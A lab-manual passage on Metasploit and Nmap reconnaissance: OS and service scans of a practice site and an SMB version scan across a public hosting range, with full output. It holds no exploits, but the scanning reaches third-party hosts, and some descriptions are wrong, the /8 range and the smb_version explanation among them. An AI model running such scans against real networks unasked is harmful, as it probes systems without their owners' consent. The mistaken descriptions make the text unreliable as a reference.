
Observe the above website is copied into a local directory and browsed from there. Now you can explore the website in an offline environment for the structure of the website and other parameters. To make sure, compare the website to the original website.

D. Metasploit

The Metasploit Framework is a tool that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. Metasploit can be used to test the vulnerability of computer systems or to break into remote systems. It can also be used to find number of alive hosts, scan for open ports and services, exploit vulnerabilities, pivot further into a network, collect evidence, and create a report of the test results.


1. Open a Terminal window. Start PostgreSQL database service to link with Metasploit: ***service postgresql start***

2. Now type ***msfconsole*** to launch Metasploit.




3. Check if Metasploit is connected to the database successfully: ***db_status***

If you got this message, it means that database did not connected to msf properly. To fix this issue, type ***exit*** to quit Metasploit.
Then, to initiate the database, type: ***msfdb init***



4. Then, restart the postgresql service: ***service postgresql restart***



5. Start Metasploit again and run the ***db_status*** to check the database status:

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
```

Now the database is connected successfully to the msf.

6. To scan the subnet, we can use Nmap: ***nmap -T5 -O -oX <file> <IP Range>***
Nmap starts scanning the subnet and showing the results on the screen.
The -T flag adjusts the timing template from T0 (slowest) to T5 (fastest).
The -oX Test Nmap command stands for output in XML file called Test.

```
msf6 > nmap -T5 -O -oX Test 162.241.216.0/8
[*] exec: nmap -T5 -O -oX Test 162.241.216.0/8

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 16:04 IST
```

7. We can import the Nmap results from the database: ***db_import Test***


```
msf6 > db_import Test
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.13.10'
[*] Importing host 162.241.216.11
[*] Successfully imported /home/sms/Test
```

8. To see the hosts and their details discovered by Nmap type:

hosts
...
(Check the OS versions, IP and MAC addresses)

```
msf6 > hosts

Hosts
=====

address         mac  name                os_name   os_flavor  os_sp  purpose  info  comments
-------         ---  ----                -------   ---------  -----  -------  ----  --------
162.241.216.11       box5331.bluehost.com  embedded                    device
```

9. To scan to check the services running on this system, type the following command:
db_nmap -T4 -sS -A <domain name>
Nmap starts to footprint the system and list out the OS details.



```
msf6 > db_nmap -T4 -sS -A www.certifiedhacker.com
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 15:08 IST
[*] Nmap: Stats: 0:00:35 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
[*] Nmap: SYN Stealth Scan Timing: About 47.69% done; ETC: 15:10 (0:00:37 remaining)
[*] Nmap: Warning: 162.241.216.11 giving up on port because retransmission cap hit (6).
[*] Nmap: Stats: 0:02:23 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
[*] Nmap: Service scan Timing: About 93.33% done; ETC: 15:11 (0:00:01 remaining)
[*] Nmap: Stats: 0:03:25 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
[*] Nmap: NSE Timing: About 90.00% done; ETC: 15:12 (0:00:02 remaining)
[*] Nmap: Nmap scan report for www.certifiedhacker.com (162.241.216.11)
[*] Nmap: Host is up (0.050s latency).
[*] Nmap: rDNS record for 162.241.216.11: box5331.bluehost.com
[*] Nmap: Not shown: 942 closed tcp ports (reset), 43 filtered tcp ports (no-response)
[*] Nmap: PORT     STATE SERVICE    VERSION
[*] Nmap: 21/tcp   open  ftp        Pure-FTPd
[*] Nmap: |_ssl-date: TLS randomness does not represent time
[*] Nmap: | ssl-cert: Subject: commonName=*.bluehost.com
[*] Nmap: | Subject Alternative Name: DNS:*.bluehost.com, DNS:bluehost.com
[*] Nmap: | Not valid before: 2024-01-24T00:00:00
[*] Nmap: |_Not valid after:  2025-02-23T23:59:59
[*] Nmap: 22/tcp   open  ssh        OpenSSH 7.4 (protocol 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: |   1024 4a:2c:4a:5d:c6:46:51:63:1f:7f:52:69:51:04:9d:bd (DSA)
[*] Nmap: |_  2048 71:7b:91:d1:62:55:63:e6:20:40:40:83:e0:53:49:e0 (RSA)
[*] Nmap: 26/tcp   open  smtp       Exim smtpd 4.96.2
[*] Nmap: | smtp-commands: box5331.bluehost.com Hello www.certifiedhacker.com [49.43.24.20], SIZE 52428800, 8BITMIME, PIPELINING, PIPECONNECT, AUTH PLAIN LOGIN, STARTTLS, HELP
[*] Nmap: |_ Commands supported: AUTH STARTTLS HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP
[*] Nmap: | ssl-cert: Subject: commonName=webmail.certifiedhacker.com
[*] Nmap: | Subject Alternative Name: DNS:autodiscover.certifiedhacker.com, DNS:certifiedhacker.com, DNS:cpanel.certifiedhacker.com, DNS:cpcalendars.certifiedhacker.com, DNS:cpcontacts.certifiedhacker.com,
, DNS:mail.uyr.fvr.mybluehost.me, DNS:uyr.fvr.mybluehost.me, DNS:webdisk.certifiedhacker.com, DNS:webmail.certifiedhacker.com, DNS:www.certifiedhacker.com, DNS:www.uyr.fvr.mybluehost.me
[*] Nmap: | Not valid before: 2024-10-01T15:01:16
[*] Nmap: |_Not valid after:  2024-12-30T15:01:15
[*] Nmap: 53/tcp   open  domain     ISC BIND 9.11.4-P2 (RedHat Enterprise Linux 7)
[*] Nmap: | dns-nsid:
[*] Nmap: |_  bind.version: 9.11.4-P2-RedHat-9.11.4-26.P2.el7_9.9
[*] Nmap: 80/tcp   open  http       Apache httpd
[*] Nmap: |_http-server-header: Apache
[*] Nmap: |_http-title: Did not follow redirect to https://www.certifiedhacker.com/
[*] Nmap: 110/tcp  open  pop3       Dovecot pop3d
[*] Nmap: |_ssl-date: TLS randomness does not represent time
[*] Nmap: | ssl-cert: Subject: commonName=webmail.certifiedhacker.com
[*] Nmap: | Subject Alternative Name: DNS:autodiscover.certifiedhacker.com, DNS:certifiedhacker.com, DNS:cpanel.certifiedhacker.com, DNS:cpcalendars.certifiedhacker.com, DNS:cpcontacts.certifiedhacker.com,
, DNS:mail.uyr.fvr.mybluehost.me, DNS:uyr.fvr.mybluehost.me, DNS:webdisk.certifiedhacker.com, DNS:webmail.certifiedhacker.com, DNS:www.certifiedhacker.com, DNS:www.uyr.fvr.mybluehost.me
[*] Nmap: | Not valid before: 2024-10-01T15:01:16
[*] Nmap: |_Not valid after:  2024-12-30T15:01:15
[*] Nmap: |_pop3-capabilities: PIPELINING USER SASL(PLAIN LOGIN) RESP-CODES CAPA UIDL TOP STLS AUTH-RESP-CODE
[*] Nmap: 143/tcp  open  imap       Dovecot imapd
[*] Nmap: |_imap-capabilities: ENABLE IDLE SASL-IR listed AUTH=LOGINA0001 have AUTH=PLAIN LOGIN-REFERRALS more post-login ID capabilities LITERAL+ Pre-login NAMESPACE OK STARTTLS IMAP4rev1
[*] Nmap: | ssl-cert: Subject: commonName=webmail.certifiedhacker.com
[*] Nmap: | Subject Alternative Name: DNS:autodiscover.certifiedhacker.com, DNS:certifiedhacker.com, DNS:cpanel.certifiedhacker.com, DNS:cpcalendars.certifiedhacker.com, DNS:cpcontacts.certifiedhacker.com,
, DNS:mail.uyr.fvr.mybluehost.me, DNS:uyr.fvr.mybluehost.me, DNS:webdisk.certifiedhacker.com, DNS:webmail.certifiedhacker.com, DNS:www.certifiedhacker.com, DNS:www.uyr.fvr.mybluehost.me
[*] Nmap: | Not valid before: 2024-10-01T15:01:16
[*] Nmap: |_Not valid after:  2024-12-30T15:01:15
[*] Nmap: 443/tcp  open  ssl/http   Apache httpd
[*] Nmap: | ssl-cert: Subject: commonName=webmail.certifiedhacker.com
[*] Nmap: | Subject Alternative Name: DNS:autodiscover.certifiedhacker.com, DNS:certifiedhacker.com, DNS:cpanel.certifiedhacker.com, DNS:cpcalendars.certifiedhacker.com, DNS:cpcontacts.certifiedhacker.com,
, DNS:mail.uyr.fvr.mybluehost.me, DNS:uyr.fvr.mybluehost.me, DNS:webdisk.certifiedhacker.com, DNS:webmail.certifiedhacker.com, DNS:www.certifiedhacker.com, DNS:www.uyr.fvr.mybluehost.me
[*] Nmap: | Not valid before: 2024-10-01T15:01:16
[*] Nmap: |_Not valid after:  2024-12-30T15:01:15
[*] Nmap: | http-server-header:
[*] Nmap: |   Apache
[*] Nmap: |_  nginx/1.25.5
[*] Nmap: |_ssl-date: TLS randomness does not represent time
[*] Nmap: |_http-title: Certfied Hacker
[*] Nmap: 465/tcp  open  ssl/smtp   Exim smtpd 4.96.2
[*] Nmap: |_smtp-commands: Couldn't establish connection on port 465
[*] Nmap: |_ssl-date: TLS randomness does not represent time
[*] Nmap: 587/tcp  open  smtp       Exim smtpd 4.96.2
[*] Nmap: | ssl-cert: Subject: commonName=webmail.certifiedhacker.com
[*] Nmap: | Subject Alternative Name: DNS:autodiscover.certifiedhacker.com, DNS:certifiedhacker.com, DNS:cpanel.certifiedhacker.com, DNS:cpcalendars.certifiedhacker.com, DNS:cpcontacts.certifiedhacker.com,
, DNS:mail.uyr.fvr.mybluehost.me, DNS:uyr.fvr.mybluehost.me, DNS:webdisk.certifiedhacker.com, DNS:webmail.certifiedhacker.com, DNS:www.certifiedhacker.com, DNS:www.uyr.fvr.mybluehost.me
[*] Nmap: | Not valid before: 2024-10-01T15:01:16
[*] Nmap: |_Not valid after:  2024-12-30T15:01:15
[*] Nmap: | smtp-commands: box5331.bluehost.com Hello www.certifiedhacker.com [49.43.24.20], SIZE 52428800, 8BITMIME, PIPELINING, PIPECONNECT, AUTH PLAIN LOGIN, STARTTLS, HELP
[*] Nmap: |_ Commands supported: AUTH STARTTLS HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP
[*] Nmap: 993/tcp  open  ssl/imap   Dovecot imapd
[*] Nmap: |_imap-capabilities: ENABLE IDLE SASL-IR listed AUTH=LOGINA0001 have AUTH=PLAIN LOGIN-REFERRALS more ID post-login LITERAL+ Pre-login NAMESPACE OK capabilities IMAP4rev1
[*] Nmap: | ssl-cert: Subject: commonName=webmail.certifiedhacker.com
[*] Nmap: | Subject Alternative Name: DNS:autodiscover.certifiedhacker.com, DNS:certifiedhacker.com, DNS:cpanel.certifiedhacker.com, DNS:cpcalendars.certifiedhacker.com, DNS:cpcontacts.certifiedhacker.com,
, DNS:mail.uyr.fvr.mybluehost.me, DNS:uyr.fvr.mybluehost.me, DNS:webdisk.certifiedhacker.com, DNS:webmail.certifiedhacker.com, DNS:www.certifiedhacker.com, DNS:www.uyr.fvr.mybluehost.me
[*] Nmap: | Not valid before: 2024-10-01T15:01:16
[*] Nmap: |_Not valid after:  2024-12-30T15:01:15
[*] Nmap: |_ssl-date: TLS randomness does not represent time
[*] Nmap: 995/tcp  open  ssl/pop3   Dovecot pop3d
[*] Nmap: | ssl-cert: Subject: commonName=webmail.certifiedhacker.com
[*] Nmap: | Subject Alternative Name: DNS:autodiscover.certifiedhacker.com, DNS:certifiedhacker.com, DNS:cpanel.certifiedhacker.com, DNS:cpcalendars.certifiedhacker.com, DNS:cpcontacts.certifiedhacker.com,
, DNS:mail.uyr.fvr.mybluehost.me, DNS:uyr.fvr.mybluehost.me, DNS:webdisk.certifiedhacker.com, DNS:webmail.certifiedhacker.com, DNS:www.certifiedhacker.com, DNS:www.uyr.fvr.mybluehost.me
[*] Nmap: | Not valid before: 2024-10-01T15:01:16
[*] Nmap: |_Not valid after:  2024-12-30T15:01:15
[*] Nmap: |_pop3-capabilities: PIPELINING USER SASL(PLAIN LOGIN) RESP-CODES CAPA UIDL TOP STLS AUTH-RESP-CODE
[*] Nmap: 143/tcp  open  imap       Dovecot imapd
[*] Nmap: |_imap-capabilities: ENABLE IDLE SASL-IR listed AUTH=LOGINA0001 have AUTH=PLAIN LOGIN-REFERRALS more post-login ID capabilities LITERAL+ Pre-login NAMESPACE OK STARTTLS IMAP4rev1
[*] Nmap: | ssl-cert: Subject: commonName=webmail.certifiedhacker.com
[*] Nmap: | Subject Alternative Name: DNS:autodiscover.certifiedhacker.com, DNS:certifiedhacker.com, DNS:cpanel.certifiedhacker.com, DNS:cpcalendars.certifiedhacker.com, DNS:cpcontacts.certifiedhacker.com, D
, DNS:mail.uyr.fvr.mybluehost.me, DNS:uyr.fvr.mybluehost.me, DNS:webdisk.certifiedhacker.com, DNS:webmail.certifiedhacker.com, DNS:www.certifiedhacker.com, DNS:www.uyr.fvr.mybluehost.me
[*] Nmap: | Not valid before: 2024-10-01T15:01:16
[*] Nmap: |_Not valid after:  2024-12-30T15:01:15
[*] Nmap: 443/tcp  open  ssl/http   Apache httpd
[*] Nmap: | ssl-cert: Subject: commonName=webmail.certifiedhacker.com
[*] Nmap: | Subject Alternative Name: DNS:autodiscover.certifiedhacker.com, DNS:certifiedhacker.com, DNS:cpanel.certifiedhacker.com, DNS:cpcalendars.certifiedhacker.com, DNS:cpcontacts.certifiedhacker.com, D
, DNS:mail.uyr.fvr.mybluehost.me, DNS:uyr.fvr.mybluehost.me, DNS:webdisk.certifiedhacker.com, DNS:webmail.certifiedhacker.com, DNS:www.certifiedhacker.com, DNS:www.uyr.fvr.mybluehost.me
[*] Nmap: | Not valid before: 2024-10-01T15:01:16
[*] Nmap: |_Not valid after:  2024-12-30T15:01:15
[*] Nmap: | http-server-header:
[*] Nmap: |   Apache
[*] Nmap: |_  nginx/1.25.5
[*] Nmap: |_ssl-date: TLS randomness does not represent time
[*] Nmap: |_http-title: Certfied Hacker
[*] Nmap: 465/tcp  open  ssl/smtp   Exim smtpd 4.96.2
[*] Nmap: |_smtp-commands: Couldn't establish connection on port 465
[*] Nmap: |_ssl-date: TLS randomness does not represent time
[*] Nmap: 587/tcp  open  smtp       Exim smtpd 4.96.2
[*] Nmap: | ssl-cert: Subject: commonName=webmail.certifiedhacker.com
[*] Nmap: | Subject Alternative Name: DNS:autodiscover.certifiedhacker.com, DNS:certifiedhacker.com, DNS:cpanel.certifiedhacker.com, DNS:cpcalendars.certifiedhacker.com, DNS:cpcontacts.certifiedhacker.com, D
, DNS:mail.uyr.fvr.mybluehost.me, DNS:uyr.fvr.mybluehost.me, DNS:webdisk.certifiedhacker.com, DNS:webmail.certifiedhacker.com, DNS:www.certifiedhacker.com, DNS:www.uyr.fvr.mybluehost.me
[*] Nmap: | Not valid before: 2024-10-01T15:01:16
[*] Nmap: |_Not valid after:  2024-12-30T15:01:15
[*] Nmap: | smtp-commands: box5331.bluehost.com Hello www.certifiedhacker.com [49.43.24.20], SIZE 52428800, 8BITMIME, PIPELINING, PIPECONNECT, AUTH PLAIN LOGIN, STARTTLS, HELP
[*] Nmap: |_ Commands supported: AUTH STARTTLS HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP
[*] Nmap: 993/tcp  open  ssl/imap   Dovecot imapd
[*] Nmap: |_imap-capabilities: ENABLE IDLE SASL-IR listed AUTH=LOGINA0001 have AUTH=PLAIN LOGIN-REFERRALS more ID post-login LITERAL+ Pre-login NAMESPACE OK capabilities IMAP4rev1
[*] Nmap: | ssl-cert: Subject: commonName=webmail.certifiedhacker.com
[*] Nmap: | Subject Alternative Name: DNS:autodiscover.certifiedhacker.com, DNS:certifiedhacker.com, DNS:cpanel.certifiedhacker.com, DNS:cpcalendars.certifiedhacker.com, DNS:cpcontacts.certifiedhacker.com, D
, DNS:mail.uyr.fvr.mybluehost.me, DNS:uyr.fvr.mybluehost.me, DNS:webdisk.certifiedhacker.com, DNS:webmail.certifiedhacker.com, DNS:www.certifiedhacker.com, DNS:www.uyr.fvr.mybluehost.me
[*] Nmap: | Not valid before: 2024-10-01T15:01:16
[*] Nmap: |_Not valid after:  2024-12-30T15:01:15
[*] Nmap: |_ssl-date: TLS randomness does not represent time
[*] Nmap: 995/tcp  open  ssl/pop3   Dovecot pop3d
[*] Nmap: | ssl-cert: Subject: commonName=webmail.certifiedhacker.com
[*] Nmap: | Subject Alternative Name: DNS:autodiscover.certifiedhacker.com, DNS:certifiedhacker.com, DNS:cpanel.certifiedhacker.com, DNS:cpcalendars.certifiedhacker.com, DNS:cpcontacts.certifiedhacker.com, D
, DNS:mail.uyr.fvr.mybluehost.me, DNS:uyr.fvr.mybluehost.me, DNS:webdisk.certifiedhacker.com, DNS:webmail.certifiedhacker.com, DNS:www.certifiedhacker.com, DNS:www.uyr.fvr.mybluehost.me
[*] Nmap: | Not valid before: 2024-10-01T15:01:16
[*] Nmap: Network Distance: 2 hops
[*] Nmap: Service Info: OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:7
[*] Nmap: TRACEROUTE (using port 80/tcp)
[*] Nmap: HOP RTT     ADDRESS
[*] Nmap: 1   0.14 ms 192.168.153.2
[*] Nmap: 2   0.15 ms box5331.bluehost.com (162.241.216.11)
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 228.30 seconds
```

The db_nmap start the Nmap scan and the results would than be stored automatically in our database.

10. Type ***services*** or ***db_services*** to get the whole list of the services running on the host.

```
msf6 > services
Services
========

host            port  proto  name        state  info
----            ----  -----  ----        -----  ----
162.241.216.11  21    tcp    ftp         open   Pure-FTPd
162.241.216.11  22    tcp    ssh         open   OpenSSH 7.4 protocol 2.0
162.241.216.11  26    tcp    smtp        open   Exim smtpd 4.96.2
162.241.216.11  53    tcp    domain      open   ISC BIND 9.11.4-P2 RedHat Enterprise Linux 7
162.241.216.11  80    tcp    http        open   Apache httpd
162.241.216.11  110   tcp    pop3        open   Dovecot pop3d
162.241.216.11  143   tcp    imap        open   Dovecot imapd
162.241.216.11  443   tcp    ssl/http    open   Apache httpd
162.241.216.11  465   tcp    ssl/smtp    open   Exim smtpd 4.96.2
162.241.216.11  587   tcp    smtp        open   Exim smtpd 4.96.2
162.241.216.11  993   tcp    ssl/imap    open   Dovecot imapd
162.241.216.11  995   tcp    ssl/pop3    open   Dovecot pop3d
162.241.216.11  2222  tcp    ssh         open   OpenSSH 7.4 protocol 2.0
162.241.216.11  3306  tcp    mysql       open   MySQL 5.7.23-23
162.241.216.11  5432  tcp    postgresql  open   PostgreSQL DB
```

11. Load the **scanner/smb/smb_version** module: ***use scanner/smb/smb_version***
12. Type ***show options*** to see the configuration.

```
msf6 > use scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                       sics/using-metasploit.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.
```

13. Set the ***RHOSTS*** to the target and ***THREADS*** to ***100***
    set RHOSTS 162.241.216.0-255
    set THREADS 100

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 162.241.216.0-255
RHOSTS => 162.241.216.0-255
msf6 auxiliary(scanner/smb/smb_version) > set THREADS 100
THREADS => 100
```

14. Type ***run*** to launch the module.

set

```
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 162.241.216.0-255:    - Scanned  27 of 256 hosts (10% complete)
[*] 162.241.216.0-255:    - Scanned  55 of 256 hosts (21% complete)
[*] 162.241.216.0-255:    - Scanned  77 of 256 hosts (30% complete)
[*] 162.241.216.0-255:    - Scanned 103 of 256 hosts (40% complete)
[*] 162.241.216.0-255:    - Scanned 130 of 256 hosts (50% complete)
[*] 162.241.216.0-255:    - Scanned 155 of 256 hosts (60% complete)
[*] 162.241.216.0-255:    - Scanned 184 of 256 hosts (71% complete)
[*] 162.241.216.0-255:    - Scanned 205 of 256 hosts (80% complete)
[*] 162.241.216.0-255:    - Scanned 232 of 256 hosts (90% complete)
[*] 162.241.216.0-255:    - Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

This module will enumerate every open TCP services using a raw SYN scan.


15. Now type ***hosts*** and observe the field **os_flavor** of the host you scanned in the subnet.

```
msf6 auxiliary(scanner/smb/smb_version) > hosts

Hosts
=====

address         mac  name                os_name   os_flavor  os_sp  purpose  info  comments
-------         ---  ----                -------   ---------  -----  -------  ----  --------
162.241.216.11       box5331.bluehost.com  embedded                  device
```

